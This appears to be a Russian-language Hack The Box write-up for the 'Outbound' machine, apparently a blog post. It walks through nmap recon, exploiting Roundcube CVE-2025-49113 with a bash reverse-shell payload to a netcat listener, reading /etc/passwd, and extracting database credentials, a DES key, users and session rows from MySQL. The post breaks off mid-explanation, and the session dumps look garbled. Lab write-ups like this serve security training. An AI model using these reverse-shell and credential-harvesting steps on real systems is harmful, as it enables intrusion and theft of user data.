

короче говоря, решаем очередную Easy Linux машину на htb, погнали.

Исходные данные: 10.10.11.77, outbound.

Также в этой машине нам даны начальные данные от пользователя tyler / LhKL1o9Nm3X2

Начинаем разведку сканером nmap двумя способами:

```
nmap -sS -sV -O 10.10.11.77
```

```
nmap -sV -sC -v 10.10.11.77
```

```
(root@kali)-[~]
# nmap -sS -sV -O 10.10.11.77
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 10:56 CDT
Nmap scan report for outbound.htb (10.10.11.77)
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.03 seconds
```

```
(root@kali)-[~]  
# nmap -sV -sC -v 10.10.11.77  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 11:03 CDT  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 11:03  
Completed NSE at 11:03, 0.00s elapsed  
Initiating NSE at 11:03  
Completed NSE at 11:03, 0.00s elapsed  
Initiating NSE at 11:03  
Completed NSE at 11:03, 0.00s elapsed  
Initiating Ping Scan at 11:03  
Scanning 10.10.11.77 [4 ports]  
Completed Ping Scan at 11:03, 0.25s elapsed (1 total hosts)  
Initiating SYN Stealth Scan at 11:03  
Scanning outbound.htb (10.10.11.77) [1000 ports]  
Discovered open port 80/tcp on 10.10.11.77  
Discovered open port 22/tcp on 10.10.11.77  
Increasing send delay for 10.10.11.77 from 0 to 5 due to 264 out of 878 drop  
ped probes since last increase.  
Increasing send delay for 10.10.11.77 from 5 to 10 due to 11 out of 28 dropp  
ed probes since last increase.  
Increasing send delay for 10.10.11.77 from 10 to 20 due to 11 out of 17 drop  
ped probes since last increase.  
Increasing send delay for 10.10.11.77 from 20 to 40 due to 11 out of 24 drop  
ped probes since last increase.  
Increasing send delay for 10.10.11.77 from 40 to 80 due to 11 out of 12 drop  
ped probes since last increase.  
Increasing send delay for 10.10.11.77 from 80 to 160 due to 11 out of 14 dro  
pped probes since last increase.
```

-v печатает находки во время скана, скан будет работать быстрее чем 1 вариант.


По классике, из вывода мы видим, что у нас открыт 22 порт SSH, а также доступен 80 порт, это у нас http сервис nginx. Ну и ОС, конечно же Linux Ubuntu.

Собственно, перешел по <http://10.10.11.77> и меня редиректнуло на mail.outbound.htb


я добавил его в /etc/hosts

Зашел туда, и там меня сразу встретила форма логина. Ну и я авторизировался под Tyler.

После авторизации я увидел, что это сервис почты:



А если подробнее, то это Roundcube web mail



Оказалось, что для данного сервиса уже есть критическая уязвимость, которая позволяет авторизованным пользователям удаленно выполнять команды, так как мы уже авторизованы

как пользователь тайлер, мы можем эксплуатировать данную уязвимость. В интернете уже есть готовый эксплоит:

В первом терминале я сделал прослушивание порта 4444 с помощью утилиты netcat:

```
nc -lvnp 4444
```

```
(kaliuser@kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for kaliuser:
listening on [any] 4444 ...
```

В другом терминале, запустил сам exploit, написанный на php:

```
php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -c 'bash -i >&/dev/tcp/10.10.14.153/4444 0>&1'"
```

```
(root@kali)-[~]
└─$ php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o9Nm3X2 "bash -c 'bash -i >&/dev/tcp/10.10.14.185/4444 0>&1'"
[+] Starting exploit (CVE-2025-49113) ...
[+] Checking Roundcube version ...
[+] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[+] Exploiting ...
```

Ну и как мы видим: мы получили оболочку от сервисной учетки `www-data@mail`

```
(kaliuser@kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for kaliuser:
listening on [any] 4444 ...
connect to [10.10.14.185] from (UNKNOWN) [10.10.11.77] 37390
bash: cannot set terminal process group (246): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail:/$
```

сразу сходу чекнул `ls -la` и вот, что обнаружил:

```

www-data@mail:/$ ls -la
ls -la
total 84
drwxr-xr-x  1 root root 4096 Jul  9 12:41 .
drwxr-xr-x  1 root root 4096 Jul  9 12:41 ..
-rwxr-xr-x  1 root root    0 Jun  8 12:26 .dockerenv
lrwxrwxrwx  1 root root    7 Apr 22  2024 bin → usr/bin
drwxr-xr-x  2 root root 4096 Mar 31  2024 bin.usr-is-merged
drwxr-xr-x  2 root root 4096 Apr 22  2024 boot
drwxr-xr-x  5 root root 340 Oct 28 04:01 dev
drwxr-xr-x  1 root root 4096 Jul  9 12:41 etc
drwxr-xr-x  1 root root 4096 Jun  8 12:05 home
lrwxrwxrwx  1 root root    7 Apr 22  2024 lib → usr/lib
drwxr-xr-x  2 root root 4096 Nov 14  2024 lib.usr-is-merged
lrwxrwxrwx  1 root root    9 Apr 22  2024 lib64 → usr/lib64
drwxr-xr-x  2 root root 4096 May 29 02:14 media
drwxr-xr-x  2 root root 4096 May 29 02:14 mnt
drwxr-xr-x  2 root root 4096 May 29 02:14 opt
dr-xr-xr-x 345 root root    0 Oct 28 04:01 proc
drwxr-xr-x  1 root root 4096 Jun  8 15:39 root
drwxr-xr-x  1 root root 4096 Jun  6 18:55 run
lrwxrwxrwx  1 root root    8 Apr 22  2024/sbin → usr/sbin
drwxr-xr-x  2 root root 4096 Mar 31  2024/sbin.usr-is-merged
drwxr-xr-x  2 root root 4096 May 29 02:14 srv
dr-xr-xr-x 13 root root    0 Oct 28 12:44 sys
drwxrwxrwt  1 root root 4096 Oct 28 15:14 tmp
drwxr-xr-x 12 root root 4096 May 29 02:14 usr
drwxr-xr-x  1 root root 4096 Jun  6 18:55 var

```

А именно файл `.dockerenv` – это стопроцентный индикатор, что мы находимся внутри docker контейнера и наш пользователь `www-data@mail` читается как: пользователь `www-data` + `hostname` контейнера `mail`.

Веб почта Roundcube «графически на сайте» это HTTP интерфейс к сервису. Моё реверс-шелл подключение попало в контейнер веб приложения, где оно крутится.

Двигаемся далее, посмотрел `cat /etc/passwd`:

```

www-data@mail:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MariaDB Server,,:/nonexistent:/bin/false
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dovecot:x:102:103:Dovecot mail server,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:103:104:Dovecot login user,,:/nonexistent:/usr/sbin/nologin
postfix:x:104:105::/var/spool/postfix:/usr/sbin/nologin
tyler:x:1000:1000::/home/tyler:/bin/bash
jacob:x:1001:1001::/home/jacob:/bin/bash
mel:x:1002:1002::/home/mel:/bin/bash
www-data@mail:/$ █

```

Право на использование оболочки у нас имеют tyler и jacob и mel.

Так как мы находимся под сервисной учеткой, я сразу сходу кинулся искать исходники веб мейла.

Нашел одну интересную директорию:

`/var/www/html/roundcube/config`

```

ls
config.inc.php
config.inc.php.sample
defaults.inc.php
mimetypes.php
ls -la
total 92
drwxr-xr-x 2 www-data www-data 4096 Jun  6 18:55 .
drwxr-xr-x 1 www-data www-data 4096 Jun  6 18:55 ..
-rw-r--r-- 1 www-data www-data  164 Feb  8  2025 .htaccess
-rw-r--r-- 1 root      root      3024 Jun  6 18:55 config.inc.
php
-rw-r--r-- 1 www-data www-data  2943 Feb  8  2025 config.inc.
php.sample
-rw-r--r-- 1 www-data www-data 65000 Feb  8  2025 defaults.in
c.php
-rw-r--r-- 1 www-data www-data  2806 Feb  8  2025 mimetypes.p
hp
pwd
/var/www/html/roundcube/config
█

```

Покопавшись в файлах, в файле config.inc я нашел интересные данные:

`cat config.inc.php`

`<?php`

```
/*
```

```
+-----+
```

```
| Local configuration for the Roundcube Webmail installation. |
```

```
| |
```

```
| This is a sample configuration file only containing the minimum |
```

```
| setup required for a functional installation. Copy more options |
```

```
| from defaults.inc.php to this file to override the defaults. |
```

```
| |
```

```
| This file is part of the Roundcube Webmail client |
```

```
| Copyright (C) The Roundcube Dev Team |
```

```
| |
```

```
| Licensed under the GNU General Public License version 3 or |
```

```
| any later version with exceptions for skins & plugins. |
```

```
| See the README file for a full license statement. |
```

```
+-----+
```

```
*/
```

```
$config = [];
```

```
// Database connection string (DSN) for read+write operations
```

```
// Format (compatible with PEAR MDB2): db_provider://user:password@host/database
```

```
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
```

```
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
```

```
// NOTE: for SQLite use absolute path (Linux): 'sqlite:///full/path/to/sqlite.db?mode=0646'
```

```
// or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
```

```
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
```

```
// IMAP host chosen to perform the log-in.
```

```
// See defaults.inc.php for the option description.
```

```
$config['imap_host'] = 'localhost:143';
```

```
// SMTP server host (for sending mails).
```

```
// See defaults.inc.php for the option description.
```

```
$config['smtp_host'] = 'localhost:587';
```

```
// SMTP username (if required) if you use %u as the username Roundcube
```

```
// will use the current username for login
```

```
$config['smtp_user'] = '%u';
```

```
// SMTP password (if required) if you use %p as the password Roundcube
```

```
// will use the current user's password for login
```

```
$config['smtp_pass'] = '%p';
```

```
// provide an URL where a user can get support for this Roundcube installation
```

```
// PLEASE DO NOT LINK TO THE ROUNDcube.NET WEBSITE HERE!
```

```
$config['support_url'] = '';
```

```
// Name your service. This is displayed on the login screen and in the window title
```

```
$config['product_name'] = 'Roundcube Webmail';
```

```
// This key is used to encrypt the users imap password which is stored
```

```
// in the session record. For the default cipher method it must be
```

```
// exactly 24 characters long.
```

```
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
```

```
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
```

```
// List of active plugins (in plugins/ directory)
```

```
$config['plugins'] = [
```

```
    'archive',
```

```
    'zipdownload',
```

```
];
```

```
// skin name: folder from skins/
```



```
$config['skin'] = 'elastic';
```

```
$config['default_host'] = 'localhost';
```

```
$config['smtp_server'] = 'localhost';
```

Интересные строчки:

```
$config['db_dsnw'] = 'mysql://roundcube:RCDBPass2025@localhost/roundcube';
```

DSN – строка содержащая информацию о подключении к базе данных. Ее содержимое:

пользователь БД, пароль от него, также бд находится на localhost, т.е она доступна всем локальным пользователям машины, ну и называется бд roundcube

```
$config['imap_host'] = 'localhost:143';
```

```
$config['smtp_host'] = 'localhost:587';
```

```
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
```

Собственно строчка db\_dsnw – строчка подключения к БД mysql с логином и паролем.

Также des\_key:

```
// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';
```

Перевод: Этот ключ используется для шифрования пароля пользователя imap, который хранится в записи сеанса (session).

Ну и, на что я обратил внимание, то что длина строки 24 байта **'rcmail-!24ByteDESkey\*Str'** – это не обычный DES (8 байт), а triple DES, у него ключ 24 байта.

Собственно, дальше я решил обратиться к бд mysql, которая используется и попробовать посоставлять SQL запросы в нее. Чтобы вытащить от туда, чтонибудь интересненькое.

Сначала я конечно поизучал mysql –help. Ну и уже на основании этого попробовал составить первый запрос.

Моя первая команда выглядела так:

```
mysql -u roundcube -pRCDBPass2025 -h localhost roundcube -e 'SHOW TABLES';
```

Первым делом, я решил посмотреть, какие таблицы вообще есть в бд, написав SHOW TABLES;

Разберем саму команду:

мы использовали клиент ДБ mysql, который позволяет взаимодействовать с БД через командную строку.

-u (user db roundcube)

-p[] – пароль пользователя бд.

-h localhost – бд находится на localhost, т.е она доступна только пользователям машины.

roundcube – имя бд.

-е SQL запрос, вывел все таблицы, которые есть:

```
mysql -u roundcube -pRCDBPass2025 -h localhost roundcube -e 'SHOW TABLES;'
Tables_in_roundcube
cache
cache_index
cache_messages
cache_shared
cache_thread
collected_addresses
contactgroupmembers
contactgroups
contacts
dictionary
filestore
identities
responses
searches
session
system
users
```

Интересные это users и session.

Попробуем вытащить, что то из таблицы users:

```
mysql -u roundcube -pRCDBPass2025 -h localhost roundcube -e 'SELECT * FROM users;' -E
```

```
mysql -u roundcube -pRCDBPass2025 -h localhost roundcube -e 'SELECT * FROM users;' -E
***** 1. row *****
      user_id: 1
      username: jacob
      mail_host: localhost
      created: 2025-06-07 13:55:18
      last_login: 2025-06-11 07:52:49
      failed_login: 2025-06-11 07:51:32
      failed_login_counter: 1
      language: en_US
      preferences: a:1:{s:11:"client_hash";s:16:"hpLLqLwmqbyihpi7";}
***** 2. row *****
      user_id: 2
      username: mel
      mail_host: localhost
      created: 2025-06-08 12:04:51
      last_login: 2025-06-08 13:29:05
      failed_login: NULL
      failed_login_counter: NULL
      language: en_US
      preferences: a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";}
***** 3. row *****
      user_id: 3
      username: tyler
      mail_host: localhost
      created: 2025-06-08 13:28:55
      last_login: 2025-10-31 14:15:36
      failed_login: 2025-10-31 13:11:23
      failed_login_counter: 1
      language: en_US
      preferences: a:1:{s:11:"client_hash";s:16:"Y2Rz3HTwxwLJHevI";}
```

Интересные данные:

```
username: jacob
```

```
preferences: a:1:{s:11:"client_hash";s:16:"hpLLqLwmqbyihpi7"};
```

```
username: mel
```

```
preferences: a:1:{s:11:"client_hash";s:16:"GCrPGMkZvbsnc3xv";}
```

Глянү таблицу session:

```
mysql -u roundcube -pRCDBPass2025 -h localhost roundcube -e 'SELECT * FROM session' -E
```

Мне выдало куча разных сессий:

```

sess_id: uga9848cmga3eqn3kag3jkh
changed: 2025-10-31 15:12:45
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWRHcms10319cnvXWdvZf90b21bmXz0JMy013OVVnOVhRm03az1
45dM0Uu5LZ2Q0Q3a7R3MH3Kc17
***** 18529, row *****
sess_id: ug50u4r1udgqf646mh6ebhdot
changed: 2025-10-31 15:14:23
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWRHcms10319cnvXWdvZf90b21bmXz0JMy013OVVnOVhRm03az1
pMfM6t1FMW3dGR52W65410C17
***** 18530, row *****
sess_id: uga99629nnqag9q8el219nbk
changed: 2025-10-31 15:13:19
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWRHcms10319cnvXWdvZf90b21bmXz0JMy013OVVnOVhRm03az1
pMfM6t1FMW3dGR52W65410C17
***** 18531, row *****
sess_id: uge261jqgva7nme3qumtm6k
changed: 2025-10-31 15:12:53
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWRHcms10319cnvXWdvZf90b21bmXz0JMy013OVVnOVhRm03az1
pMfM6t1FMW3dGR52W65410C17
***** 18532, row *****
sess_id: ugg2n1esqmah1b1ta2md1umk
changed: 2025-10-31 15:12:05
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWRHcms10319cnvXWdvZf90b21bmXz0JMy013OVVnOVhRm03az1
pMfM6t1FMW3dGR52W65410C17
***** 18533, row *****
sess_id: ugh1612g8jpdnd0775ng96hu
changed: 2025-10-31 15:14:18
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWRHcms10319cnvXWdvZf90b21bmXz0JMy013OVVnOVhRm03az1
pMfM6t1FMW3dGR52W65410C17
***** 18534, row *****
sess_id: ugi1612g8jpdnd0775ng96hu
changed: 2025-10-31 15:14:18
  vars:
    - d0vtcxk0j1E7bGfuz3VhZ2V8cz01J1b19V9y17G6fza3x0J0U6ImxvZ21u1jtra2luX2Nvm2pZ3xh0jc6e3MMtC6InIChbVnR1Zf9svYXldvXKz1jthoJ6e2k6M0Tz0JEW013JwRlC2N
y2Wu1j3tc9cyMjo1a1X2J35X3pK2NvbG9yc190aGv1Z517cz0S013b298c3HyYXA03MMTg6InvtYvWkXzNc19sb2NhdGlvb1I7czowXz01L3N0wXlc1y91bmJlZC5j3M103MMTg6InvXkRvc19
jc3NfbG9yYXNpb24303MMTg6In19zdmlkZXMuZW12W0quY3Mz1j1z0JEO3JkYXJ3cX12G0VfC3VwG6y9dC1F7Yj0x03M0MjY6Ym11ZG1hX23yb3dzZXJ3fjNzX2xvY2F0aW91j1z0J6InSvbWU03MMjE
6InFaZG16aW9uYXkfbG9n190eK8lcy17YToZ0ntp0jA7cz0B01JkYXJ3c1j1tp0JE7cz01J3bWf5bC17aToy03MMTA6InItYkx5LWR
```

## Что такое сессия?

Сессия – это временный период взаимодействия пользователя с веб сайтом или веб приложением, в рамках которого сайт может помнить определенную информацию о пользователе.

Сессия нужна, чтобы:

узнавать пользователя (например, сохранять авторизацию)

Отслеживать действия на сайте (что нажимал, что просматривал)

Сохранять временные данные (корзина, заполненные формы)

